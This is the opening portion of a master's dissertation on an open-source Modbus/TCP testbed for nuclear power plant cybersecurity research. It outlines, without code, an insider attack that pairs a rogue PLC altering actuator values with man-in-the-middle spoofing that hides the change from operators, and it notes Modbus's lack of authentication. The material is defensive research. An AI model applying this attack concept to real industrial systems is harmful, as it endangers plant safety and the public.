PROFESSIONAL MASTER'S DISSERTATION

# An Open-Source Testbed Based on the Modbus Protocol for Cybersecurity Analysis of Nuclear Power Plants

**Israel Barbosa de Brito**

Professional Graduate Program in Electrical Engineering

DEPARTMENT OF ELECTRICAL ENGINEERING
FACULTY OF TECHNOLOGY
UNIVERSITY OF BRASÍLIA

UNIVERSITY OF BRASÍLIA Faculty of Technology

PROFESSIONAL MASTER'S DISSERTATION

# An Open-Source Testbed Based on the Modbus Protocol for Cybersecurity Analysis of Nuclear Power Plants

**Israel Barbosa de Brito**

*Professional Master's Dissertation submitted to the Department of Electrical Engineering as partial requirement for obtaining the degree of Master in Electrical Engineering*

**PUBLICATION: PPEE.MP.023**
**BRASÍLIA-DF: DECEMBER/2022**

**CATALOG INDEX CARD**

BRITO, ISRAEL BARBOSA DE
An Open-Source Testbed Based on the Modbus Protocol for Cybersecurity Analysis of Nuclear Power Plants [Distrito Federal] 2022.
xvi, 94 p., 210 x 297 mm (ENE/FT/UnB, Master, Electrical Engineering, 2022).
Professional Master's Dissertation - University of Brasília, Faculty of Technology.
Department of Electrical Engineering

| | |
|---|---|
| 1. cybersecurity | 2. nuclear power plants |
| 3. Asherah nuclear power plant simulator | 4. Modbus |
| 5. industrial control systems (ICS) | 6. SCADA |
| 7. PLC | 8. GNS3 |
| 9. OpenPLC | 10. ModRSsim2 |
| 11. ScadaBR | |
| I. ENE/FT/UnB | II. Title (series) |

**BIBLIOGRAPHIC REFERENCE**

BRITO, I.B. (2022). *An Open-Source Testbed Based on the Modbus Protocol for Cybersecurity Analysis of Nuclear Power Plants* . Professional Master's Dissertation, Department of Electrical Engineering, University of Brasília, Brasília, DF, 94 p.

Israel Barbosa de Brito
Dept. of Electrical Engineering (ENE) - FT
University of Brasília (UnB)
Campus Darcy Ribeiro
CEP 70919-970 - Brasília - DF - Brasil

## DEDICATORY

I would like to express my deep gratitude to my lovely wife Amanda and my young daughter Nicole for their understanding on the occasions when, in order to advance this work, I could not give them as much attention as I would otherwise have preferred.

## ACKNOWLEDGEMENTS

This research was funded by the Agência Brasileira de Inteligência – ABIN – grant number 08/2019. The author gratefully thanks the support of International Atomic Energy Agency (IAEA) which provided the Asherah NPP Simulator (ANS). The author is also grateful for the technical and computational support of the Decision-Making Technologies Laboratory - LATITUDE, of the University of Brasilia, which is supported by CNPq - Brazilian National Research Council (Grant 312180/2019-5 PQ-2, and 465741/2014-2 INCT on Cybersecurity), by CAPES - Brazilian Higher Education Personnel Improvement Coordination (Grant 88887.144009/2017-00 PROBRAL), by FAP-DF - Brazilian Federal District Research Support Foundation (Grant 0193.001366/2016 UIoT, and Grant 0193.001365/2016 SSDDC), by the Brazilian Ministry of the Economy (Grant 005/2016 DIPLA, and Grant 083/2016 ENAP), by the Institutional Security Office of the Presidency of Brazil (Grant ABIN 002/2017), by the Administrative Council for Economic Defense (Grant CADE 08700.000047/2019-14), by the General Attorney of the Union (Grant AGU 697.935/2019), by the National Auditing Department of the Brazilian Health System SUS (Grant DENASUS 23106.118410/2020-85), by the General Attorney's Office for the National Treasure (Grant PGFN 23106.148934/2019-67), and by the University of Brasilia – UnB COPEI (Grant 7129).

# ABSTRACT

The possibility of cyber-attacks against critical infrastructure, and in particular nuclear power plants, has prompted several efforts by academia. Many of these works aim to capture the vulnerabilities of the industrial control systems used in these plants through computer simulations and hardware in the loop configurations. However, general results in this area are limited by the cost and diversity of existing commercial equipment and protocols, as well as by the inherent complexity of the nuclear plants.

This situation motivates the present dissertation to introduce a testbed for the study of cyber-attacks against a realistic simulation of a nuclear power plant. Our approach consists in surveying issues regarding realistic simulations of nuclear power plants and to design and experimentally validate a software testbed for the controlled analysis of cyberattacks against the simulated nuclear plant.

The proposal integrates a simulated Modbus/TCP network environment containing basic industrial control elements implemented with open-source software components.

We validate the proposed testbed architecture by performing and analyzing a representative cyberattack in the developed environment.

The chosen Insider cyberattack was successful in modifying an operational variable that is used to manage the nuclear power plant, while the unmodified value was displayed to the control operators. This attack also allows to explain how the proposed testbed can be used for the analysis of other cybernetic attacks.

The potential use of the proposed testbed to study intrusion detection was also explored. To show how Artificial Intelligence techniques could be used to detect attacks; we collected 6 datasets from our testbed, each containing data from normal operation as well as different attacks. These datasets were used to train 5 different Machine Learning algorithms, and their relative accuracy was evaluated.

This kind of analysis promisse new utilizations and future directions for the work, as for instance, for implementing defensive mechanisms in the network topology of the industrial control system to better protect the nuclear power plant from cyberattacks.

# SUMMARY

# LIST OF FIGURES

# LIST OF TABLES

# 1 INTRODUCTION

The main question addressed by this research is the design and validation of an easily reproducible and accurate testbed for nuclear power plant (NPP) cybersecurity research. It is important to bring results regarding the protection of such cyber-physical infrastructures because there is concern of attacks against the instrumentation and control systems used in real nuclear plants. However, there are inherent risks associated with the safe operation of radioactive materials. We must also consider the high costs involved in suspending the operation of nuclear power plants for the purpose of testing cyber-attacks and defense measures. This scenario makes the use of nuclear power plant simulations almost unavoidable in these situations. Therefore, presently and in the foreseeable future, this question needs to be addressed to comprehend the possible cyber-attacks, their related risks, and to compose adequate protection measures.

As lately increased computing power allows the operation of realistic simulations of nuclear reactors on personal computers, this work contributes with the design of a robust simulation-based testbed for NPP cybersecurity studies, combining low-cost hardware and software, to enable realistic simulations of the controlled physical processes and the used communications networks. The validation of the proposal raises another contribution in the form of a method for simulating cyber-attacks, presenting a case scenario that illustrates how to minimize the cost, difficulty, and complexity of NPP cybersecurity analysis, while maximizing the accuracy, reproducibility, and scalability of this type of experimental setup.

In recent years we have seen a rise in cases of cyber-attacks against critical infrastructure. The impact of these attacks covers a spectrum that ranges from essential service interruption and financial loss to physical destruction. These attacks have been facilitated by the increasing digitalization in critical infrastructure sectors, and the convergence between information technology (IT) and operational technology (OT).

Examples taken from industry at large include: in 2013, the cyber-attack that paralyzed a German steel processing plant; and the attacks of 2015 and 2016 against Ukraine's power distribution grid, responsible for disrupting the power supply of thousands of homes [1]. Specifically in the nuclear industry, cases are known such as: in 2003, in the USA, the Slammer worm disabled the safety monitoring system at the Davis–Besse nuclear power plant (NPP); in 2006, in the USA, controller data traffic overload caused the shutdown of unit 3 at the Browns Ferry NPP; in 2010, in Iran, the Stuxnet worm destroyed uranium enrichment centrifuges; in 2014, in South Korea, hackers gained access to critical information about the operation of Korea Hydro & Nuclear Power NPP and demanded the shutdown of 3 reactors [2, 3]. In response to the growing perceived cybersecurity threat against nuclear power plants, the academia has sought to contribute on several fronts. Research in this area encompasses proposals such as: qualitative assessments; best practice proposals; risk evaluations; cyber-attack scenario studies; development of intrusion detection systems (IDS); precautions with supply chain; and cyber-physical protection systems; among others.

Many of these studies rely on computer simulations as their main working tool, be it purely software-based, or in a hybrid configuration (hardware-in-the-loop, HIL). Indeed, for many decades, the use of computer simulations has turned into established practice in the nuclear industry, particularly for training purposes, but also in the design and licensing phases of the construction and operation of the reactors. The inherent risks associated with the safe operation of radioactive materials and the high costs involved make the use of simulations unavoidable in these situations [4].

Nuclear codes and full scope simulators are of high complexity and financial value, and are generally beyond the wider reach of the academic community. Additionally, they offer little flexibility, as they are designed specifically for the NPP model where they will be employed. Finally, they do not address important aspects for real-world cybersecurity studies, such as industrial communications networking and the interfacing of OT with the company's IT structure. This scenario leaves researchers with the task of developing appropriate testbeds in order to: on the one hand, be able to draw sufficiently general conclusions about the cybersecurity of nuclear power plants; and, on the other hand, avoid oversimplification of the simulated scenarios.

Fortunately, in recent years, computing power has increased enough to allow the operation of realistic simulations of nuclear reactors on personal computers. Examples are the series of simulators developed and made available to the public by the International Atomic Energy Agency (IAEA) [5, 6]. On the other hand, operating system (OS) virtualization technology has become popular to the point of enabling, by means of virtual machines (VM), the integration of these simulations with other typical OT elements in the form of software, such as supervisory control and data acquisition system (SCADA) and programmable logic controllers (PLC); in communication networks that use protocols specific to the automation industry. Together, these techniques enable the conformation of robust testbeds for NPP cybersecurity studies.

The purpose of this research is to take advantage of these developments to propose one such testbed. Centered on the possibility of carrying out cyber-attacks against the Asherah NPP Simulator (ANS), developed by the University of Sao Paulo (Brazil) for IAEA Coordinated Research Project (CRP) "Enhancing Computer Security Incident Analysis at Nuclear Facilities" [4, 7]; integrated into a Modbus/TCP virtual network communicating with complementary OT elements based on open-source software.

Specifically, we seek to present the following contributions: 1) development of the tesbed; 2) validation of the tesbed by performing cyber-attacks; 3) generation of datasets; 4) suggestions related to the automation of intrusion detection systems (IDS), in particular based on Machine Learning (ML), and to the implementation of defensive capabilities; 5) publication of a scientific paper in an international journal.

The testbed seeks to reproduce in a virtual environment an industrial control system (ICS) of a nuclear power plant. The ICS can be represented in four levels, as shown in Figure 1.1 (ANSI/ISA-95 model [16]).

- Level 0: I/O Network - sensors and actuators (motors, valves);
- Level 1: Control Network - PLCs (Programmable Logic Controllers) ;
- Level 2: Supervisory LAN - HMI (Human Machine Interface) and Historian (logs);
- Level 3: Corporate Network.

This model helps to define boundaries between the enterprise systems and the control systems. And also to address questions like which tasks can be executed by which function and what information must be exchanged between the applications. Using it as a reference we sought to model the ICS levels from 0 to 2 in our testbed. Locating the sensors and actuators of the NPP at level 0, the PLCs at level 1 and the supervisory system at level 2. The corporate network and the Internet are not object of this study.

The supervisory system, called SCADA (Supervisory Control and Data Acquisition) allows the central monitoring and control of the physical processes of the entire industrial plant. The SCADA interacts with the local control performed by the PLCs (Programmable Logic Controllers); which are robust, simple, and reliable computers used in the production environment. Communication between these levels takes place using special industrial protocols (Modbus, OPC-UA, Profibus, etc.). Its nature has evolved from segregated analog networks to digital versions based on the TCP/IP protocol, which facilitates the action of hackers. In particular, if a hacker has access to these early levels of the ICS layers, (also called the Air Gap, because it is segregated from the corporate intranet and also from the Internet), he is known as an Insider. His actions are simulated by the testbed being able to internally launch cyber-attacks against the industrial communication network and replace trustworthy PLCs for rogue ones.




Figure 1.1: Industrial Control System Levels.

The detection of attacks on SCADA networks can be achieved by monitoring diverse data that travel through the system. In our testbed we chose to monitor network and operational parameters in an integrated way. These values are then extracted from several points in the topology and used to assemble datasets; containing information of the testbed in normal situations and under cyber-attack. These datasets constitute the raw material for training machine learning algorithms, with the purpose of creating an automatic IDS. In this way we indicate a direction for future studies in this area, with the proposed testbed.

The remainder of the text is organized as follows: Chapter 2 review the literature and explore research gaps to be improved; Chapter 3 describes how the proposed testbed was designed and implemented; Chapter 4 applies the testbed to perform a specific cyber-attack scenario and evaluates the experimental results; Chapter 5 discusses the possibility of employing the testbed for intrusion detection and defensive capabilities research; and Chapter 6 draws general conclusions, discusses limitations and suggests areas for future studies.

# 2 RELATED WORKS

Our general proof of concept argues for the potential benefits of adoption of purely software-based industrial testbeds or in combination with low-cost hardware, for cybersecurity research purposes. Furthermore, we believe that these need to be based, as far as possible, on realistic simulations of the controlled physical processes and of the communications networks used, both in its OT and IT dimensions. In this way, we will be able to minimize the cost, difficulty, and complexity while maximizing the accuracy, reproducibility, and scalability of this type of experimental setup.

From this perspective, we list below some related work (this does not focus on the uses of a HIL configuration for training purposes such as [8]); by way of example and without any attempt to exhaust the list of initiatives in the area. At the same time, we recognize that some of these works consider testbed development to be only a preliminary step to achieve diverse specific research goals. Nonetheless, we believe that the principles that guided the development of our testbed can be of value to the cybersecurity community in general.

C. N. Boldea, 2011 [9], suggested an open-source software framework to setup a SCADA testbed where the network would be provided by the application GNS3, connecting at one end a Modbus client simulator (ModRSsim2) and at the other end a SCADA server (Free Scada). The author indicates the possibility of performing DoS attacks from a VM situated in the same network against port 502 of the Modbus client. The article presents some good ideas, but does not offer further elaboration or describe practical results eventually obtained.

J. Z. Thornton, 2015 [10], designed a virtual SCADA laboratory where the physical process (gas pipeline) was modeled out of complex mathematical equations simulated by the Simulink/Matlab software [11]. This allows for a more complete study of the behavior of a physical system during a cyber-attack. The control logic expressed in ladder language was emulated by Python programming. The communication via Modbus/TCP by Python libraries (modbus_tk). The SCADA was partly implemented with a proprietary solution (GE iFix) and partly by Python libraries (TKInter). The pervasive use of Python on the testbed, while positive from a monetary perspective, could have contributed to diminishing the realism of the proposed virtual lab. Furthermore, the use of proprietary software should be avoided, if possible, in our view.

M. Andrey Teixeira et al., 2018 [12], present the development of a SCADA testbed to be used for cybersecurity research. Their setup was dedicated to controlling a water storage tank in a HIL configuration via the Modbus protocol. The effects of reconnaissance industrial network cyber-attacks on the testbed were assessed and used to train machine learning (ML) algorithms, in order to develop an automated IDS. However, the choice of the industrial subprocess to be simulated is too simple, and thus limits the possible practical applications of the model. Furthermore, it resorts to specific commercial hardware such as the Schneider PLC model M241CE40, which restricts the generality of its conclusions and complicates the reproducibility of the experiment.

S. Figueroa-Lorenzo et al., 2019 [13], in order to test their proposal to improve the security of the Modbus protocol, have built a virtual testbed, containing TCP/IP software network elements (firewall, routers and switches) made available by Cisco for use in the network simulator GNS3. Since the authors' approach was based on applying the Transport Layer Security (TLS) technique to traditional Modbus TCP/IP protocol, they assumed that the cybersecurity of the model is guaranteed by design. It then remained to evaluate possible problems arising from implementation flaws and low performance, which could be verified with the help of the arranged setup. This article shows the power and flexibility of virtualized testbeds, for exploring various aspects of cybersecurity of industrial control systems (ICS). However, it relied on proprietary software in its choice of implementation (Cisco GNS3 Appliances).

F. Zhang et al., 2019 [14], describe a testbed architecture to demonstrate a multilayered defense-in-depth-based IDS. That included an engineering workstation to run the SCADA, a data storage unit, a National Instruments cDAQ9188 Ethernet chassis, and a malicious computer running the Kali Linux OS. This setup allowed for different attacks, such as Denial of Service (DoS) and man-in-the-middle (MITM). However, the physical process representing a nuclear reactor subsystem was simulated only notionally. This limitation was remedied in a later work by the authors, as in 2020, F. Zhang et al. [15] proposed a HIL testbed built with the Asherah NPP Simulator (ANS), which is capable of a realistic simulation. It also comprises a PLC, in order to conduct false data injection attacks and collect data to ML training of a PLC process data anomaly detector. Still, it could be argued that the choice of commercial PLC (Siemens S7-1200) and proprietary software (Prosys OPC UA) contribute to prevent the widespread applicability of the proposed framework.

O. Pospisil et al., 2021 [1], summarize recent works in the area of industrial testbeds; motivated by the lack of quality real data in the quantities and features required for ML applications aimed at automating cybersecurity tasks. Although not specific to the nuclear industry, the study describes concepts and strategies common to the development of these testbeds. As choices related to the following factors: industrial processes to be studied; project category (physical, simulation, virtual, hybrid); application scenario (cybersecurity, education, functional testing, standards development); industrial communication protocols (Ethernet/IP, Profinet, EtherCAT, Modbus, Siemens S7); and levels of the automation pyramid to be modeled, according to the ANSI/ISA-95 model (ISO 62264) [16]. Specially levels L0 to L2, where: L0 deals with production processes (sensors and actuators); L1 with control (PLCs); and L2 with supervision (SCADA). The paper goes on to describe several testbeds set up in their university's laboratory for data collection purposes. The wealth of scenarios explored, however, may pose difficulties for researchers with fewer laboratory resources. In particular, in relation to testbeds assembled from a great diversity of physical equipment and proprietary protocols.

E. Aboah Boateng et al., 2022 [17], set up a testbed based on open-source software to compare the performance of the ML one-class neural network (OCNN) training algorithm on a Modbus/TCP network against previous works aimed at developing automated IDS for ICS. Those last employed one-class support vector machine (OCSVM) and isolation forest (IF) ML algorithms to detect PLC operation anomalies. The authors made the fortunate decision to implement the traffic light operation program; originally developed for the Siemens S&-1212C PLCs, in the open-source soft PLC OpenPLC instead. The human-machine interface (HMI) was also chosen to be provided by the free supervisory system ScadaBR. Despite this, we consider the simplicity employed for the network, consisting only of Modbus communication occurring between the HMI and the Soft PLC, to be overly limiting. This could explain why the anomalous scenarios described in the article were not really emulated, but only imagined. Moreover, the physical process of low complexity controlled by exclusively binary variables would hardly occur in real situations involving critical industrial subsystems.

In contrast to the works listed above, our proposal is intended to be both close to industrial practice and financially effective (see the Table 2.1 below). We resort to a complex simulation of a nuclear power plant. This is in turn monitored and controlled by a supervisory system and PLC, based on opensource software and low-cost microcontroller, actually used for factory operations and remote monitoring by certain companies. The emulated network environment allows both the reproduction of communications by the popular industrial protocol Modbus, and the launch of cyber-attacks actually developed to be used against real ICS.

Table 2.1: Proposed testbed and related work testbeds features - Comparison.

| **Work** | **Software** | **Hardware** | **Protocol** | **Realistic Process?** | **Realistic ICS Net?** | **Realistic Attacks?** | **Replicability** |
|---|---|---|---|---|---|---|---|
| Testbed(our) | F | F | F | Y | Y | Y | H |
| Boldea[9] | F | - | F | N | Y | Y | L |
| Thornton[10] | B | - | F | Y | N | N | M |
| Teixeira[12] | F | P | F | N | N | Y | M |
| Figueroa[13] | B | - | F | - | Y | N | M |
| Zhang[14] | B | P | - | N | N | Y | L |
| Zhang[15] | B | P | P | Y | N | N | L |
| Pospisil[1] | B | B | B | Y | Y | N | L |
| Boateng[17] | F | - | F | N | N | N | H |

LEGEND: F - Free or Cheap; P - Paid and Expensive; B - Both free and paid were used; Y - YES; N - NO; H - HIGH; M - MEDIUM; L - LOW.

# 3 PROPOSED TESTBED FOR CYBERSECURITY ANALYSIS OF NUCLEAR POWER PLANTS

In this chapter, we present the requirements considered in building up the proposed testbed, and we discuss the idea that guided the validation of our design. Then, the testbed components are detailed and discussed. The followed methodological process can be seen in the flowchart depicted in Figure 3.1.



START
Requirements:
Specification of the desired testbed capabilities
Components:
Selection of appropriate software and hardware to compose the testbed
Assembly:
Preparation and adaptation of the various elements to enable their integration and communication in a network environment
Integration of chosen element Sucessfull?
NO
YES
Assembly finished?
NO
YES
Validation:
Conducting of a realistic cyber-attack scenario within the testbed framework
Evaluation:
Assessment of the impacts caused in the simulated NPP by the cyber-attacks performed
Were the impacts substantial?
NO
YES
Discussion:
Preliminary exploration of the possibility of future use of the testbed for intrusion detection studies
END

Figure 3.1: Methodological flowchart.

The requirements that guided the assembly of our testbed were as follows:

- Choice of a NPP simulator analogous to the physical processes associated with its operation. In order to achieve a distinct advantage compared to related work that uses very simple processes, or that oversimplifies the complexity of the real system.;
- Use of the Modbus/TCP protocol. This is one of the most widespread industrial communication protocols, which nevertheless has serious vulnerabilities from a cyber security point of view.;

- Employment of a realistic network simulator. In particular one that allows the use of faithful emulations and/or simulations of communication processes and/or equipment over TCP/IP networks. This way we are able to get even closer, in the environment created by the testbed, to the real situation in the industry.;
- Selection of open-source software for the OT and IT elements to be incorporated. The goal is twofold: to lower costs and to facilitate testbed replicability.;
- Have the ability to perform cyber-attacks against the testbed elements. In particular to elect tools currently available to hackers interested in attacking ICS.;
- Having the capability to monitor and log events to record historical data. This is necessary so that the testbed can produce datasets for further processing. That can be intended for a number of tasks, such as assessing impact, detecting intrusions, or training machine learning algorithms, among others.

The next components have been integrated to meet these requirements. The network topology was provided by the GNS3 software, with virtual machines used to enable the simulation of the different Air Gap zones typical of an ICS: the supervisory by ScadaBR; the malicious or rogue PLC by a combination of OpenPLC and Arduino Wifi ESP8266; the Nuclear Power Plant simulator and Modbus Server by the ANS running on Matlab/Simulink and the ModRSsim2, and; the cyber attack platform by KALI Linux. A router was provided by VyOS that was configured to enable communication with the internet and the wifi of the test environment, and thus enable the installation and configuration of the software, and the attack via Arduino.

After the choice, integration and basic configuration of its components, the steps followed in the assembly of the testbed, described in detail in this section 3, were: 1) creation of the Network Topology in GNS3; 2) integration of the ANS simulator to the testbed through the Modbus/TCP protocol, and; 3) construction of the supervisory system (HMI).

The execution of the testbed validation cyber-attacks as well as their impact assessment, described in section 4, followed the steps: 1) choosing the Insider attack type to be employed and specifying its details; 2) preparing the ANS; 3) preparing Rogue PLC; 4) preparing the Kali Linux; 5) performing the attacks, and; 6) performing the impact assessment.

To take the first steps and perform an initial exploration on the use of the testbed for IDS automation studies, through artificial intelligence, as described in section 5, the following order was obeyed: 1) establishment of 3 attack scenarios and 2 training feature groups; 2) extraction and preparation of 6 datasets, from the possible combinations between attack scenarios and feature groups; 3) performinng a prior visual exploration of the datasets; 4) use of the datasets for training and obtaining the accuracy of several machine learning algorithms; 5) discussion of the results; 6) demonstration of the automatization of the optimization of the parameters of one of the chosen algorithms.

We consider this testbed capable of emulating a variety of cyber-attacks against Modbus/TCP-based nuclear power plant simulated ICS. In order to validate this proof of concept, we planned to use it to perform an insider cyber-attack. This consisted in simultaneously: (a) replacing a local PLC by a Rogue PLC (Level 1 of the ANSI/ISA-95 model [16]), to modify the values of the registers used to control an actuator critical to the NPP operation (Level 0); and (b) interpose and modify the communication between Levels 1 and 2, so that the SCADA shows a normal situation in relation to the physical process, effectively blinding the system to the attack in progress (men-in-the-middle attack or MITM). The described levels and their respective roles can be seen in Figure 3.2.




Figure 3.2: MITM Attack against the nuclear testbed.

This testbed also allows the application of the IAEA concepts of defensive computer security architecture (DCSA) [18, 19] (not part of this study), a practical technique to protect facility functions that support safety and security that make use of, depend on, or are supported by digital technologies. Therefore, a researcher can implement the concepts of computer security levels (implementing a graded approach) and computer security zones (delivering defense in depth) and develop cyber-attack scenarios to assess ways in which an adversary could exploit vulnerabilities in systems performing facility functions.

The requirements and envisioned cyber-attack in turn guided the choice of the components shown in Table 3.1 below.

In what follows, we briefly explain the capabilities and justify the selection of the above listed components. We also describe the adjustments made in order to integrate them into the testbed and enable the proposed cyber-attack.

## 3.1 MODBUS/TCP PROTOCOL AND THE MODBUS SIMULATOR

Modbus is a protocol for industrial communications that was created more than 40 years ago (by PLC manufacturer Modicon, now Schneider Electric) and still enjoys great popularity for real world SCADA/ICS implementations. There are several reasons for this: it is an open standard that is easy to implement and optionally available for almost all commercial automation equipment. This allows the same plant to easily integrate equipment from different manufacturers into its operations.

The Modbus protocol is also a favorite for cybersecurity studies, since in its standard form it has no

Table 3.1: Nuclear testbed. List of components.

| Role Performed | Component |
|---|---|
| NPP Simulator | Asherah NPP Simulator (ANS) [1] |
| Communications Protocol | Modbus/TCP |
| Modbus Simulator | ModRSsim2 [20] |
| Network Simulator | GNS3 [2] [21] |
| Software Router | VyOS (GNS3 Appliance) [22] |
| Software PLC and Ladder Program Editor | OpenPLC 1.3 (Editor and Runtime) [3] [23] |
| Arduino PLC | ESP8266 NodeMCU v1.0 ESP-12E |
| SCADA/HMI | ScadaBR 1.2 [24] |
| Cyber-attack Plataform | Kali Linux [25] |
| MITM Tool | Ettercap [26] |
| Historian | MySQL Workbench [4] [27] |
| Network protocol analyzer | Wireshark [28] |

[1] Note: running inside Simulink/MATLAB on a Windows 10 (64-bit) VM., [2] Note: VMware Workstation Player [29] and Oracle VirtualBox [30] used as hypervisors for the GNS3 appliances and VMs., [3] Note: installed on an Ubuntu 20.04 VM., [4] Note: visual tool to manage the open-source MySQL Community Edition [31] database, utilized by ScadaBR.

mechanisms to ensure confidentiality or data integrity, among other vulnerabilities. It is also possible use search engines for Internet connected devices, like Shodan [32], to locate and remotely attack Modbus systems. Furthermore, since different brands of PLC accept the protocol as an option and it responds to external commands regardless of authentication, they can easily be victimized by injection attacks [33, 34].

Last but not least, the open-source software chosen to build our testbed; specifically, ScadaBR and OpenPLC, both support the Modbus protocol. It should be noted that commercial PLC brands in general feature their own proprietary protocols and in some cases accompanying simulation software, also proprietary.

Modbus/TCP is one of three variants of the protocol and allows communication over Ethernet networks on standard port 502 (the other two being Modbus ASCII and Modbus RTU). It uses the client-server architecture and its communications are based on exchanging Ethernet Request and Response frames, as can be seen in Figure 3.3.

Figure 3.4 shows how the Modbus TCP packet is encapsulated in the data section of the conventional Ethernet Frame. It is structured as follows: MBAP (Modbus Application Protocol) header followed by the PDU (Protocol Data Unit) section. This last section contains the message itself, consisting of: (a) function code, which indicates the desired operation (such as read and write); and (b) data, related to the operation defined in the previous field, such as addresses or values to write. Table 3.2 shows common Modbus function codes.

The target protocol has a particular addressing scheme that consists in dividing its memory area into four sections; for discrete (Boolean) and analog values (Coils and Registers), read-only or read-write, as can be seen in Table 3.3. Each of these addresses can store data types of up to 16 bits. Therefore, to use 32-bit data types, it is necessary to use two consecutive addresses for each of these values. In the particular implementation of our testbed, characterized by simulated physical processes of mainly continuous nature, we chose to use only the Holding Registers section of Modbus memory. There, all values simulated by the




Figure 3.3: Modbus/TCP client-server communication.

